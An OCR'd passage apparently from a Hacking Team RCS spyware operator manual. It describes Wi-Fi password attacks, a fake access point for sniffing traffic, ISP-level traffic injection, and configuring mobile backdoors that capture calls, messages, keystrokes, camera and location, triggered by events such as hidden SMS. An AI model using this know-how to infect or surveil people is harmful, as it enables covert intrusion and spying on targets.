
The image above shows a possible rule configuration based on REPLACE infection method.

Wireless Intruder Usage

The Wireless Intruder allows to access a protected Wi-Fi network by identifying the password.

In order to make the Wireless Intruder tool works, you've to specify:

- Wireless interface: the wireless network card to use in order to attack the wireless network;
- Wireless network: the Wi-Fi network to attack;
- Attack type: the attack to be used in order to find the wireless network password;




6.9 [Tactical Control Center] Wireless Intruder

Fake Access Point Usage

The Fake Access Point allows to emulate a Wi-Fi access point and directly sniff the entire network traffic.

In order to make the Fake Access Point tool works, you've to specify:

- Wireless interface: the wireless network card to use in order to emulate a Wi-Fi access point;
- Type of emulation: you can choose to emulate existing Wi-Fi networks or to create a new one;



Wireless interface:

● Emulate all the open wireless networks of the targets saved in the their network profiles

○ Create a new open wireless network with a custom ESSID network name

Network ESSID:

6.10 [Tactical Control Center] Fake Access Point

Network Injector Appliance (NIA)

The Network Injector Appliance is an optional RCS component that must be installed by System Administrator role within the “System > Network Injectors” section.

Its configuration within the RCS Console takes place in the same way of the Tactical Network Injector (see page 47), as well as the infection rules configuration (see pages 51-52-53-54-55).

Due to the importance of the appliance and to the large number of variables that must be analyzed during the installation, Hacking Team always provides a preliminary technical support to understand, together with the client, if the installation can take place at the ISP selected.


Connecting the Appliance

The Network Injector Appliance can be connected at ISP level through 2 different ways: SPAN port or TAP.

Connection	Description
SPAN Port	This type of connection is usually faster to implement, but has the following drawbacks: - switch CPU use may significantly increase due to port use - the SPAN port on the switch may already be in use
TAP	A TAP device is often installed at the Internet service provider and is the most appropriate solution for traffic monitoring.


7.1 SPAN Port (example)

7.2 TAP (example)



MOST ENTERPRISE SWITCHES COPY THE ACTIVITY OF ONE OR MORE PORTS THROUGH A **SWITCH PORT ANALYZER (SPAN) PORT**, ALSO KNOWN AS A MIRROR PORT. AN ANALYSIS DEVICE CAN THEN BE ATTACHED TO THE SPAN PORT TO ACCESS NETWORK TRAFFIC.


7.3 SPAN Port Sniffing



A **TAP (TEST ACCESS POINT)** IS A PASSIVE SPLITTING MECHANISM INSTALLED BETWEEN A 'DEVICE OF INTEREST' AND THE NETWORK. TAPS TRANSMIT BOTH THE SEND AND RECEIVE DATA STREAMS SIMULTANEOUSLY ON SEPARATE DEDICATED CHANNELS, ENSURING ALL DATA ARRIVES AT THE MONITORING DEVICE IN REAL TIME.


7.4 TAP Sniffing

The image below shows a typical network layout at ISP level that routes the entire network traffic from an Access Switch to the RCS Network Injector Appliance through a SPAN port.



7.5 RCS Network Injector Appliance SPAN Port Sniffing

The image below shows a typical network layout at ISP level that routes the entire network traffic from an Access Switch to the RCS Network Injector Appliance through a TAP.



7.6 RCS Network Injector Appliance TAP Sniffing


Mobile Factories Configuration

Mobile Factories Introduction

Mobile factories allow Technicians to create RCS backdoor configurations for mobile platforms infections.

Mobile

Mobile Factory
A Mobile Factory is a backdoor configuration for mobile platforms infection.
With the same factory it's possible to infect multiple systems based on multiple mobile platforms.



New Factory ×

Name

Description

Type DESKTOP

8.1 [RCS Console] Operations > *# Operation #* > *# Target #* > New Factory

[**Name**] is the Factory's name.


[**Description**] is a not mandatory field to be used for storing additional information about the Factory.

[**Type**] allows you to specify which type of Factory you're about to create.

Once the new Factory is created you can access the Basic mode configuration page (double-click) and then switch to the Advanced mode, which allows to operate with a higher level of detail.


Back to Basic

Advanced Config



Calls (Phone) OFF
Contacts & Calendar OFF
Messages (Mail, SMS, Chat) OFF
Visited Websites OFF
Accessed Files OFF
Not available on this platform
Keylog OFF
Screenshots OFF
Camera OFF
Position OFF
Online Synchronization ON
Every 10 minutes on VPS-Que


8.2 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*




8.3 [RCS Console]
Operations > *# Operation #* > *# Target #* > *# Factory #*

Each RCS Factory configuration is based on 3 different types of elements: Events, Actions and Modules.

Event
An Event is a specific check that may be performed on the infected Target’s devices.
To make an Event useful, it must invoke an Action, as soon as it occurred.




Action
An Action is a backdoor activity that may be performed on the infected Target’s device.
To activate an Action, it must be called by an occurred Event.



Module
A Module is a specific type of data that can be retrieved from the infected Target’s device.
Each Module can be activated or deactivated by an Action.


The image below shows the 3 different types of elements and their arrangement by rows, within an Advanced mode configuration window.




8.4 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #*

Mobile Events Configuration


By clicking on the button Add Event you can add a new element in the line of Events.
Within a Mobile Factory there're 10 different Events available.



AC
The AC Event triggers an action when the infected Target's device is being charged.




Battery
The Battery Event triggers an Action when the infected Target's device battery charge level is within the specified range.




Call
The Call Event triggers and Action when a call is made or received by the infected Target's device.

Connection
The Connection Event triggers an Action as soon as the infected Target's device acquires a valid IP address on any network interface (e.g. Wi-Fi, ActiveSync, GPRS/3G+), and terminates the action when all the connections are terminated.


Position
The Position Event triggers an Action when the infected Target's device reaches or leaves a specific position. The position can be defined by GPS coordinates and a range or by GSM cell information.




Process
The Process Event triggers an Action when a specific application is launched on the infected Target's device.




SimChange
The SimChange Event triggers an action when the SIM card is changed.



Sms
The SMS Event triggers an action when a specific text message is received from the infected Target's device. The message will not be shown among the received messages on the phone.




Standby
The Standby Event triggers an Action when the infected Target's device enters stand-by mode (backlight off).



Timer
The Timer Event triggers an Action at the indicated intervals and can be configured in Loop mode, Daily mode, Date mode and AfterInst mode.

The images below show the pop-up windows for the creation of all 10 different types of Mobile Events.



Enabled ☑
Name
Type AC


This event triggers an action when the device is recharging

8.5 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (AC)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.



Edit Event

Enabled ☑

Name

Type Battery

This event triggers an action when the battery level is in the specified range

Min 0 %

Max 30 %

8.6 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Battery)


[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.

[**Min**] is the minimum battery percentage to trigger the Event.

[**Max**] is the maximum battery percentage to trigger the Event.



Edit Event

Enabled ☑

Name

Type Call

This event triggers an action when a phone call is established

Number *


8.7 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Call)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.

[**Number**] is the callee's or caller's telephone number.



Edit Event

Enabled ☑

Name

Type Connection


This event triggers an action when a data channel is active

8.8 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Connection)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.



Edit Event

Enabled ☑

Name

Type Position

This event triggers an action when the device is in the specified geographic range

Type GPS

Latitude 0

Longitude 0

Distance 0 meters

8.9 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Battery)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.


[**Type**] (1) allows you to specify which type of Event you're about to create.

[**Type**] (2) is the type of position to be used (GPS or GSM Cell).

[**Latitude**] is the latitude coordinate.

[**Longitude**] is the longitude coordinate.

[**Distance**] is the range from latitude and longitude coordinates.



Enabled ☑

Name

Type: Process

This event triggers an action when the specified process is running

Type: Process name

String

8.10 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Process)


[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] (1) allows you to specify which type of Event you're about to create.

[**Type**] (2) is the type of process identification (name or window title).

[**String**] is the process name or window title (wildcards allowed).



Enabled ☑

Name

Type: SimChange


This event triggers an action when a new SIM is insrted into the device. This is an instantaneous event.

8.11 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (SimChange)

[**Enabled**] allows to specify if the Event is active or not. If an Event is not enabled no connected Actions will be called.

[**Name**] is the Event's name.

[**Type**] allows you to specify which type of Event you're about to create.



Edit Event

Enabled ☑

Name

Type: Sms

Number

Text

8.12 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Add Event (Sms)

